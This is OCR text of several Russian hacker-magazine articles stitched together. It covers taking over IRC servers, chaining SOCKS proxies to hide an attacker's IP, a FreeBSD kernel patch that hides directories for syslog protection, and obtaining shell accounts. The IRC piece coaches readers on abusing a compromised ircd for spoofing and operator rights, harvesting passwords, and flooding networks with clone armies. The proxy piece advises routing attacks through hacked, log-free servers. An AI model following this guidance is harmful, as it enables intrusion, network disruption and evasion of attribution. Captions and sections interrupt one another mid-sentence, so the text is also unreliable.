/* а это позволит избежать неприятностей с kill, gline и прочим */
exceed_limit = yes;
kline_exempt = yes;
gline_exempt = yes;
no_tilde = yes;
class = "opers";
password = "mypzzwd12332894";
};
```

Почему бы не скрыть свой собственный IP, используя замечательное средство spoof ircd hybrid, а заодно получить исключения из лимитов и класс иркопа? Свой блок auth следует размещать перед блоками auth IRC-операторов, поскольку ircd при парсинге конфигов использует правило "от частного к общему". Теперь, после того, как ты присоединишься к серверу от хоста my.domain.tld и посмотришь, во что ты превратился, ты увидишь следующее:

```
/whois nick
-!- Me [xyz@hidden.org]
-!- ircname : Some irc name
-!- server : irc.domain.tld [Mega IRC Server]
-!- End of WHOIS
```

Если для атаки был выбран IRC-сервер, на котором иркопы появляются раз в полгода, тебе обеспечен чуть ли не пожизненный спуф и очень приятные лимиты, поскольку класс соединения opers имеет довольно внушительные цифры sendq (ограничение на объем передаваемой информации). Чтобы все, кто будет заходить с твоего my.domain.tld (к примеру, dialup00xx.isp.provider.com), не получали элитный спуф "hidden.org", доступ к блоку auth ограничен паролем. Теперь, имея почти неограниченный доступ к процессу ircd и его конфигурационным файлам, можно сделать себя IRC-оператором.

Горе тому иркопу, который собрал свой ircd, не криптуя паролей! Его megapazzw3rdz хранится как обычный текст, и ты можешь запросто узнать этот пароль! Но такая халява встречается крайне редко, обычно опция криптования включена по умолчанию при сборке ircd. И как правило, приходится иметь дело с паролями, зашифрованными одним из популярных алгоритмов (Unix crypt, MD5 и т.д.). О расшифровке MD5 мы уже не раз писали, кроме того, я бы советовал тебе прочесть статью Форба "Расшифруем зашифрованное". Чтобы тебе было проще вытащить из конфигов информацию об иркопах, я приведу пример соответствующего блока:

Секция, описывающая иркопа

```
operator {
name = "Me_";
user = "*@hidden.org";
password = "<MD5,crypt password>";
class = "opers";
global_kill = yes;
remote = yes;
kline = yes;
unkline = yes;
gline = yes;
rehash = yes;
nick_changes = yes;
admin = yes;
};
```

Теперь у тебя есть права IRC-оператора. Вместе с ними ты получил массу полезной информации в виде notices от сервисов и прилинкованных серверов. Ты можешь спокойно просматривать Operwalls, Wallops и статистику серверов, использовать команды kline, dline, kill и т.д. Подобная халява может длиться очень долго, если ты атаковал мертвый сервер, за которым практически никто не следит. Просмотрев конфигурационный файл ircd до конца, можно найти массу другой крайне полезной информации, например, пароль на остановку сервера, пароли для линковки и т.д. Можно даже подключить к IRC-сети через взломанный сервак свой собственный компьютер! Но это вряд ли останется незамеченным, поскольку почти все современные IRC-сети содержат специальные средства контроля за целостностью сети. Это всевозможные сервисы-мониторы, боты, которые немедленно настучат другим IRC-операторам о появлении в сети несанкционированного сервера, и, таким образом, тебя могут обнаружить и довольно быстро ликвидировать.

ДЫРЯВЫЕ НАСТРОЙКИ

Другой вид взлома IRC-сетей основан на том, что большинство IRC-операторов конфигурируют свои ircd крайне неаккуратно. Это случаи так называемых мисконфигов (misconfigure). В hybrid-подобных ircd правила аутентификации пользователей описываются в специальных блоках. При этом используется принцип от частного к общему: если маска пользователя не подошла ни одному блоку auth, она обязательно совпадет с "*@*" - маской специального блока "по умолчанию". Иначе пользователь просто не сможет работать с irc-сервером.

Рассмотрим распространенный пример, когда бедолага IRC-оператор пользуется диалапом либо заходит на свой сервер через прокси. В общем, не имеет никакого постоянного доверенного хоста, для которого в блоках auth можно было бы прописать маску вида *@domain.tld. Часто админы и вовсе не придают значения важности масок в блоке auth. В результате получается так, что любой пользователь, зашедший на IRC-сервер, мо-

Файл с исходным кодом парсера, обрабатывающего конфиги

жет аутентифицироваться как IRC-оператор и приобрести все атрибуты класса opers, неограниченный sendq-лимит в том числе. А это ведь потенциальные флудеры, от которых невозможно избавиться иначе, как отключив хакнутый сервер от всей сети! Однажды я нашел подобный сервант, получил доступ и запросто мог бы нагнать туда целую армию флудботов, устроив настоящий ад. Имея такое мощное средство, как класс opers, я имел практически неограниченные лимиты и бездонный sendq. Используя это, можно было серьезно нарушить функционирование всей IRC-сети, вплоть до полного ее (пусть и временного) разрушения. Но я же не какой-нибудь подонок, поэтому не стал вредить ни в чем не виноватым юзерам ;).

Другая не менее серьезная дыра в конфигурации заключается в неверном указании количества пользователей, подключающихся к IRC-серверу с одного IP'шника. Это так называемые клоны. У них могут отличаться ники и иденты, но хост, с которого они заходят, всегда один и тот же. В большинстве случаев правильный блок, описывающий класс users, выглядит так:


Класс users

```
class {
name = "users";
ping_time = 1 minute;
number_per_ip = 2;
max_number = 300;
sendq = 100 kbytes;
};
```

Все эти три параметра жизненно важны для защиты сервера от флуда. IRC-оператор с очень развитым чувством долга перед пользователями, но с наглухо атрофированным здравым смыслом может изменить параметр number_per_ip с вполне разумного значения 2 (всего два пользователя с одного IP) на 10, 60, 100 и более. После чего врата для флудеров открыты. Теперь уже не важно, с какого IP заходить, важно, что с одного и того же адреса могут появиться 60 клонов. Вообрази себе, что можно вытворять, заходя с 10 или 20 открытых прокси.

Второй параметр (max_number) регулирует максимальное количество пользователей для данного класса. Десять тысяч флудботов - очень серьезная угроза. Задача взломщика - правильно и достаточно скрытно локализовать подобный сервер, а затем привести на него целую армию клонов. После этого головная боль всем IRC-операторам в сети гарантирована :).


Третий параметр (sendq) регулирует максимальный объем информации, который клиент может отправить. Если клиент превышает этот объем, срабатывает встроенная в ircd защита от чрезмерного флуда и пользователь отключается самим сервером с сообщением Excess Flood. Зачастую пользователи очень жалуются на то, что не могут сделать Ctrl+V и отправить другому пользователю какой-нибудь смешной-пресмешной анекдот или рассказ килобайт на 120 :). Сердобольный IRC-оператор, не понимая последствий своих действий, увеличивает этот параметр до 200, 500, 700 килобайт или даже до нескольких мегабайт. Что и говорить, бесконечный флуд в таких объемах может полностью парализовать деятельность любого канала или выбить из сети любого пользователя.



Не обязательно взламывать сервер, чтобы получить красивый хост ;). Можно просто поставить bnc на удаленной площадке

Олег Толстых aka NSD (www.nsd.ru)

СУШИМ НОСКИ



Профессиональные хакеры всегда заботятся о своей анонимности, что бы они ни делали - начиная от простого сидения в ирке/асе и заканчивая взломом корпоративных серверов крупных компаний. А новички обычно забивают на собственную безопасность, в результате чего, рано или поздно, им приходится обдумывать свои ошибки в местах не столь отдаленных =(. В этой статье я расскажу, как хакерам удается скрыть свой истинный IP-адрес от любознательных личностей.

ПУСКАЕМ ТРАФИК ЧЕРЕЗ ЦЕПОЧКУ ПРОКСЕЙ


INTROДАКШН

Как не пропалиться при взломе? Существует множество способов. Например, хакер может купить на митинском радиорынке без предъявления паспорта биплюсовскую sim-карту и выйти в Сеть через нее, используя мобильник, поддерживающий технологию GPRS. Даже если админ похаканной тачки узнает IP'шник взломщика, поймать последнего не удастся по вполне понятным причинам. Есть и другой способ - хакер может использовать цепочку шеллов для обеспечения анонимности. Принцип этой технологии таков. Сначала он telnet'ится со своей тачки к какому-нибудь похаканному серверу, с него выходит на другой облапошенный сервак, с которого и делает свои грязные делишки ;). В итоге, при атаке в логи компа-жертвы записывается IP-адрес последнего сервера цепочки, а IP хаксора не палится нигде. Но самым простым и универсальным методом сокрытия истинного IP-адреса хакера по-прежнему остается использование цепи socks-проксей. В этой статье я подробно опишу тулзы, которые стоит юзать для создания таких цепочек. Работать будем с двумя незаменимыми программами SocksChain и SocksCap (www.nsd.ru/soft.php?group=hacksoft&razdel=anonim). Симбиоз этих двух софтин совмещает в себе все необходимые функции для обеспечения конфиденциальности хакера.


SocksChain работает так: он поднимает Socks5-сервер на N-ом порту локальной машины и пускает все данные, идущие в этот порт, по выстроенной цепочке. Сначала программа соединяется с первым сервером цепи и передает пакет ему. Тот, в свою очередь, коннектится ко второму носковому серваку, второй к третьему и т.д. Чтобы отследить, откуда инициировался запрос, нужно последовательно просматривать и анализировать логи всех звеньев, а это, сам понимаешь, очень затруднительно. А если логи на каком-нибудь из серверов не ведутся, стерты или просто каким-нибудь образом "утеряны", нить будет потеряна и вычислить хакера, который юзает такую систему, будет в принципе невозможно.

ГОТОВИМ ИНСТРУМЕНТ

Допустим, ты успешно установил и запустил SocksChain. Теперь необходимо скормить программе список проксей, из которых впоследствии и будут формироваться цепочки. Для этого запускаем Proxy Manager (Инструменты -> Proxy Manager) и жмем на кнопку Add. В появившемся окне вписываем IP-адреса проксиков и нажимаем OK. В окне



Интерфейс SocksChain'a


Добавляем носки

прокси-менеджера появятся те адреса, которые ты только что ввел. Осталось только прописать номера портов, которые используют прокси для обмена данными (кнопка Edit), и нажать на Test all для проверки прокси-серверов на работоспособность.

Стоит отметить, в программе есть одна замечательная функция, которую я не встречал еще ни в одной другой софтине - возможность автоматического (!) добавления прокси-серверов. Теперь не нужно искать рабочие прокси-серверы по всему инету, достаточно лишь нажать батон Update list, и твой proxy-list сам пополнится несколькими сотнями носков пятого и четвертого размера =). Правда, их тоже придется чекать на работоспособность. Однако результат проверки тебя приятно удивит - добрая половина серверов будет ждать твоих указаний.

СТРОИМ ЦЕПЬ


Цепочка, как ты понимаешь, сформируется из тех прокси-серверов, которые ты выберешь. А делается это так. Жмем Service -> New. В поле "Имя" указываем имя нашей цепи, например "MyXakepChain". В поле "Порт" - произвольный номер порта в диапазоне от 1 до 65 535, не занятый никаким другим сервисом, например что-нибудь вроде 12345. Теперь нужно выбрать адреса тех проксей, через которые будем пускать трафик. Имеются два окошка для вбивания списка проксиков: верхнее и нижнее. Первому предстоит хранить адреса тех серверов, с которых цепь будет начинаться. Во второе нужно внести IP'шники компов, которыми цепь соксов будет заканчиваться. Для добавления сокса в список выбираем мышью нужный прокси-сервер из списка проверенных серваков (обычно хакеры отдают предпочтение носкам пятого размера - они более универсальны) и жмем Add. Если ты видишь, что выбранная прокся успешно добавилась, значит, ты на правильном пути, поэтому можешь продолжить добавлять соксы. Чем больше серверов добавит хакер, тем длиннее будет цепь, следовательно, вычислить его будет все труднее и труднее, а точнее, все более "невозможней" ;). Но не стоит забывать и про скорость передачи данных - слишком длинные цепи прилично тормозят работу. Добавлять стоит от двух до пяти соксов - такая длина носочной цепи является оптимальной. По идее, длина цепочки должна регулироваться значением поля Chain length, но почему-то в версии 3.8, которую я сейчас описываю, это поле ни на что не влияет. После того, как хакер выберет нужные ему серверы и нажмет кнопку OK, созданная служба запустится.

ЮЗАЕМ ПОСТРОЕННУЮ ЦЕПЬ

Что ж, теперь сервис готов к работе. Но как же направить трафик в порт 12345 локальной прокси? Если программа, трафик которой ты хочешь погнать по цепочке, поддерживает соединение через проксю, проблем не возникнет - можно просто-напросто указать ей в настройках соединения адрес прокси 127.0.0.1 с портом 12345. В итоге всю инфу программа станет слать в порт 12345 localhost'а, а SocksChain будет принимать ее и отсылать по выстроенной цепочке.

Но что делать, если в софтине, трафик которой ты хочешь соксифицировать, нет поддержки прокси-сервера? Тут нам поможет офигенная тулза SocksCap. Она перехватывает все сетевые системные вызовы выбранного тобой приложения и в принудительном порядке отсылает трафик на указанный proxy-сервер.

Настраивается она элементарно. Из контекстного меню выбираем File -> Settings. В поле SOCKS server появившегося окна вписываем адрес 127.0.0.1, в поле Port - номер порта, который указывали в настройках SocksChain'a при создании цепочки (в нашем случае 12345), в разделе Protocol ставим переключатель на SOCKS Version 5 и жмем OK. Теперь остается выбрать приложения, трафик которых ты хочешь пустить через SocksChain'овскую цепочку. Для этого нужно просто перенести ярлыки нужных тебе софтин в окно программ SocksCap'a.




Вот такой он, SocksCap

Если теперь запустить какую-нибудь тулзу из окна SocksCap'a, весь трафик, который она генерит, будет пущен по цепи, которую выстроил SocksChain.

ОБХОДИМСЯ ОДНИМ SOCKSCHAIN'ОМ

Начиная с версии 3.8, SocksChain умеет делать все то же самое, что и SocksCap. Теперь SocksCap'овское окно имеется прямо в SocksChain'е. Поэтому нужные тебе exe'шники можно переносить непосредственно в окно "Applications" SocksChain'a и запускать их прямо оттуда.


Приконнектился к nsd.ru по SSH через цепь из трех проксей

ЗАКЛЮЧЕНИЕ

Как я уже говорил, если логи на одном из соксов будут стерты, найти хакера не удастся. А ведь некоторые хаксоры пользуются этим! Они устанавливают свои не ведущие логов прокси-сервера на невинных похаканных тачках и делают дела через них. Ты только представь, что будет, если хакеру удастся поломать какой-нибудь сервер с красивым именем в обратном DNS-запросе (например www.army.mil), поставить туда свой сокс и использовать его в качестве простого прокси-сервера! Думаю, удивление любого облапошенного админа будет велико, когда он узнает, что его сервер поимел кто-то из вооруженных сил США =)). Представь, как удивятся ламеры, сидящие в ирке, когда посмотрят на твой IP'шник и увидят там что-нибудь вроде "193.45.3.15, www.audi.com". Вот таким простым способом хакеры скрывают свой настоящий IP'шник от спецслужб. Однако сокс-серверы используют не только взломщики. Если обычные юзеры будут юзать носки, вероятность взлома их машины резко уменьшится.

ОБЕСПЕЧИВАЕМ БЕЗОПАСНОСТЬ ПО ПОЛНОЙ!

Представь, что будет, если на одном из сокс-серверов будет стоять снифер. Какой-то лопоухий ламосос не только будет сниферить твои пароли, но и получит доступ к твоей секретной переписке с девушкой! Для того чтобы полностью обеспечить свою безопасность в Сети, можно еще и зашифровать свой трафик. Для этого на твою машину и на конечный сервер носочной цепочки нужно поставить специализированную тулзу. Рекомендую выбрать многофункциональную программулину Stunnel. Форб описывал ее в январском номере "Х".

Will Barrent (barrent@hotbox.ru) & Andrey Matveev (andrushock@real.xakep.ru)

CENSORED

ХАКНУТЫЙ SYSLOG НА СТРАЖЕ ПОРЯДКА

Мы так много пишем о взломе Unix-like систем, что ты уже, наверное, наизусть выучил несколько стандартных "ScriptKiddies" схем: изучение сервисов системы, поиск багов, компиляция эксплойта, рутшелл; или: получение локальных привилегий, изучение системы, поиск уязвимостей, рутшелл. Сегодня предлагаю все наши усилия направить на то, чтобы запутать взломщика еще на стадии изучения системы и направить его по заведомо ложному пути, не предоставляя достоверных сведений о конфигурации основных сервисов. Для этого мы самостоятельно изменим некоторые функции ядра.

ЗАЩИЩАЕМ СИСТЕМУ ЖУРНАЛИРОВАНИЯ

РАЗБОРКИ С СИСКОЛАМИ


Для начала нужно научиться скрывать куски файловой системы, проще говоря, создавать "невидимые" директории. Это очень полезная фишка, и она не раз тебе пригодится. Обычно такие вещи делает сам взломщик, пытающийся закрепиться на порутанной тачке. Теперь же мы поменяемся с ним местами. Итак, пораскинем мозгами, что же нужно сделать... Самое простое, что приходит в голову - расковырять исходник утилиты ls и внести туда необходимые изменения. Но это как раз и не входит в наши планы: во-первых, кроме ls существует масса других способов посмотреть содержимое директории, например, find, а во-вторых, это не элитно ;). Мы модифицируем ядро! Что-то мне подсказывает, что твои отношения с внутренностями ядра FreeBSD носят далеко не интимный характер, поэтому постараюсь растолковать все поподробнее. Все программы, показывающие содержимое директории, используют одну и ту же системную функцию getdirentries(2), которая специфицирована следующим образом: int getdirentries(int fd, char *buf, int nbytes, long *basep), где fd - файловый дескриптор, buf - указатель на буфер, куда складываются записи с содержимым директории, nbytes - размер буфера, basep - текущая позиция указателя.

Таким образом, мы можем занести в буфер сведения о содержимом директории в виде массива структур dirent (сокращение от "directory entry"). Чтобы получить описание этой структуры, давай посмотрим на системный заголовочный файл /usr/include/sys/dirent.h:

Структура dirent в комментариях

```
struct dirent {
_u_int32_t d_fileno; /* номер файла */
_u_int16_t d_reclen; /* длина записи */
_u_int8_t d_type; /* тип файла */
_u_int8_t d_namlen; /* длина имени файла */
char d_name[MAXNAMLEN + 1]; /* имя файла */
}
```

Со значением константы MAXNAMLEN все просто: она определена в этом же файле и равна 255. Все записи в буфере не обязательно идут подряд, часто между ними бывают промежутки. Именно поэтому нам необходима длина записи d_reclen. Зачем так хитро сделано, знают только писавшие BSD студенты-наркоманы из института Berkeley ;). Теперь



Функция getdirentries(2) под прицелом


пора посмотреть на код этого вызова. Берем в зубы любимый текстовый редактор (фанаты лямбда-исчисления и Лиспа могут использовать Emacs) и открываем файл /usr/src/sys/kern/vfs_syscalls.c, в котором свалены в кучу все системные вызовы, связанные с файловой системой. Находим вот это место:

```
int
getdirentries(p, uap)
struct proc *p;
register_t struct getdirentries_args *uap;
```

Как раз здесь начало нужного системного вызова. Если внимательно посмотреть на исходный код, то все оказывается просто как два байта. После вызова error = VOP_READDIR(vp, &auio, fp->f_cred, &eofflag, NULL,

ОБЕЗОПАСИМ ДЕМОНА

Демон syslogd отвечает за ведение всех логов в системе. Но во FreeBSD у него есть один неприятный недостаток: по умолчанию он слушает 514/udp порт, в надежде получить логи с какой-нибудь другой машины. Отучить его от этой дурацкой привычки поможет следующая запись в файле /etc/rc.conf: syslogd_flags="-ss".



Тут мы немного подправим :)

NULL) в буфере, указатель на который можно получить через SCARG(uap, buf), оказываются те самые структурки dirent.

РЕШЕНИЕ ЗАДАЧИ

Первое, что приходит в голову - это пробежаться по всем записям в цикле, найти запись с нужным именем, например, "_hidden", и удалить ее, передвинув остаток буфера на место этой записи. Однако студенты-наркоманы из Беркли избавили нас от проблем с перемещением кусков памяти (что и в самом-то деле не особенно красиво). Вспомним про поле d_fileno в структуре dirent. Если оно равно нулю, то запись считается некорректной и просто игнорируется. То что доктор прописал! Таким образом, алгоритм упрощается: ищем нужную запись, помещаем нолик в d_fileno и радуемся жизни ;-). Итак, за дело.

Правим ядро

```
/* После строчек: */
struct vnode *vp;
struct file *fp;
struct uio auio;
struct iovec aiov;
long loff;
int error, eofflag;
/* Добавляем еще одну: */
struct dirent *dp;
/* А сразу после этого: */
error = VOP_READDIR(vp, &auio, fp->f_cred, &eofflag, NULL,
NULL);
fp->f_offset = auio.uio_offset;
VOP_UNLOCK(vp, 0, p);
if (error) return (error);
/* И теперь непосредственно прячем _hidden: */
for (dp = (struct dirent *)SCARG(uap, buf);
(unsigned int)dp - (unsigned int)SCARG(uap, buf) <
SCARG(uap, count) - auio.uio_resid;
dp = (struct dirent *)((unsigned int)dp + dp->d_reclen))
if (strcmp(dp->d_name, "_hidden") == 0) dp->d_fileno = 0;
```


Все, теперь осталось только пересобрать ядро (надеюсь, ты не забыл, как это делается :)) и после перезагрузки произвести тестирование внесенных изменений:

```
$ ls /tmp
$ mkdir /tmp/foo
$ mkdir /tmp/_hidden
$ ls /tmp
foo
```

Чудненько, все заработало ;-). Теперь посмотрим, какую выгоду можно из этого извлечь.

SYSLOGD - СКРЫТАЯ УГРОЗА

Для примера, сделаем так, чтобы syslogd читал свой файл конфигурации из другого места. Топаем в директорию с сорсами нашего демона: /usr/src/usr.sbin/syslogd и в заголовочном файле pathnames.h меняем константу _PATH_LOGCONF с "/etc/syslog.conf" на "/etc/_hidden/syslog.conf", после чего пересобираем syslogd:



Описываемый прием можно легко провернуть и в Net/OpenBSD

```
# make clean (в OpenBSD: make cleandir obj depend)
# make
# make install
```

Затем создаем секретное хранилище конфигов: mkdir /etc/_hidden и копируем дефолтный конфигурационный файл syslogd в новое место: cp /etc/syslog.conf /etc/_hidden/. После этого /etc/syslog.conf оставляем нетронутым - точно в таком виде, как он идет при установке системы, а все изменения вносим в файл /etc/_hidden/syslog.conf. Например, добавив в конфиг строчку *.* @loghost.mydomain.ru, мы будем отправлять все логи на машину loghost.mydomain.ru.

ФОКУС С ЛОГАМИ

Давай теперь провернем еще один трюк: спрячем от взломщика все системные логи, чтобы он не только не смог их потереть, но и не узнал об их существовании. Для этого создадим "скрытую" директорию: mkdir /var/log/_hidden и добавим в /etc/_hidden/syslog.conf строчку: *.* /var/log/_hidden/all-logs. Теперь копии всех логов будут храниться в секретной директории. Вся прелесть в том, что взломщик будет до дыр протирать глаза, разглядывая дефолтный файл /etc/syslog.conf, но так и не найдет ничего подозрительного. Подобные фишки с подменой конфигов можно проделать и с другими демонами, например, inetd. Так что теперь все козыри (и логи) у тебя в руках, удачи ;).

Syslogd с разделением привилегий

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



ШЕЛЛОМ НЕ ПОДЕЛИТЕСЬ?

Каждый третий читатель, который решил обратиться ко мне за помощью, просит поделиться шеллом. Подобные письма сразу же отправляются в трэш. В конце концов, я не крупный хостер, чтобы выделять каждому желающему персональный доступ. А вот про методы получения заветных аккаунтов я расскажу с удовольствием.

МЕТОДЫ ПОЛУЧЕНИЯ ШЕЛЛ-АККАУНТОВ

ГДЕ ВЗЯТЬ ШЕЛЛ?

Я думаю, ты часто задаешь себе этот вопрос. Время от времени необходимость в шелле встает перед каждым читателем нашего журнала. То нужно bnc повесить, то сокс поднять, то позарез нужно собрать срр-программу, а подходящего компилятора под рукой нет. Как же получить заветный аккаунт? На самом деле методов добычи шеллов очень много. Я опишу лишь самые популярные и действенные способы, которые не требуют от тебя каких-то специальных знаний.

Самым попсовым методом является регистрация собственного аккаунта на вебе. Проблема здесь единственная - нужно найти оптимальный ресурс, который удовлетворял бы все твои желания (без пошлостей). Если ты ищешь бесплатный шелл, для тебя важна стабильность аккаунта и максимальные возможности. Хотя без грусти говорить о последних невозможно - около трех лет назад на бесплатных серверах разрешалось соединяться с любым хостом мира, юзать gcc, perl и многие другие вкусности. В наше время, если ты найдешь энтузиаста, который выделит тебе халявный аккаунт с рабочим telnet'ом, - тебя обоснованно назовут везунчиком, поскольку в XXI веке бесплатным может быть только сыр в мышеловке.

